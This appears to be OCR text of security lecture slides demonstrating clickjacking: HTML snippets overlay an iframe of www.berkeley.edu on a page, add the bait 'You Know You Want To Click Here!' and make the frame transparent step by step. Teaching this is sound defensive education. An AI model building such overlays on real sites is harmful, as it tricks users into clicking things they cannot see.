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
https://crowdfund.berkeley.edu

```
Let's load www.berkeley.edu
<p>
<div style="position:absolute; top: 0px;">
<iframe src="http://www.berkeley.edu"
width=500 height=500></iframe>
</div>
```

We position the iframe to completely overlap with the outer frame


file:///Users/v...ency/wbe0b.html
file:///Users/vern/cs161/lec
Search
Berkeley
UNIVERSITY OF CALIFORNIA

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
```
Let's load www.berkeley.edu
<p>
<div style="position:absolute; top: 40px;">
<iframe src="http://www.berkeley.edu"
width=500 height=500></iframe>
</div>
```

We nudge the iframe’s position a bit below the top so we can see our outer frame text


file:///Users/v...ency/wbe0c.html
file:///Users/vern/cs161/lec
Search

Let's load www.berkeley.edu

Berkeley
UNIVERSITY OF CALIFORNIA

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
```
<style> .bigspace { margin-top: 210pt; } </style>
Let's load www.berkeley.edu
<p class="bigspace">
<em>You <b>Know</b> You Want To Click Here!</em>
<p>
<div style="position:absolute; top: 40px;">
<iframe src="http://www.berkeley.edu" width=500
height=500></iframe>
</div>
```

We add marked-up text to the outer frame, about 3 inches from the top


file:///Users/v...ency/wbe0d.html
file:///Users/vern/cs161/lec
Search

Let's load www.berkeley.edu

Berkeley
UNIVERSITY OF CALIFORNIA

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
```
<style> .bigspace { margin-top: 210pt; } </style>
<style> div { opacity: 0.8; } </style>
Let's load www.berkeley.edu, opacity 0.8
<p class="bigspace">
<em>You <b>Know</b> You Want To Click Here!</em>
<p>
<div style="position:absolute; top: 40px;">
<iframe src="http://www.berkeley.edu" width=500
height=500></iframe>
</div>
```

We make the iframe partially transparent



file:///Users/ve...rency/wbe1.html
file:///Users/vern/cs161/lec
Search

Let's load www.berkeley.edu, opacity 0.8

Berkeley
UNIVERSITY OF CALIFORNIA
You Know You Want To Click Here!
Discover new Berkeley Crowdfunding projects today
https://crowdfund.berkeley.edu

```
<style> .bigspace { margin-top: 210pt; } </style>
<style> div { opacity: 0.1; } </style>
Let's load www.berkeley.edu, opacity 0.1
<p class="bigspace">
<em>You <b>Know</b> You Want To Click Here!</em>
<p>
<div style="position:absolute; top: 40px;">
<iframe src="http://www.berkeley.edu" width=500
height=500></iframe>
</div>
```

We make the iframe highly transparent


file:///Users/ve...rency/wbe2.html
file:///Users/vern/cs161/lec
Search

Let's load www.berkeley.edu, opacity 0.1

Berkeley
UNIVERSITY OF CALIFORNIA


*You **Know** You Want To Click Here!*

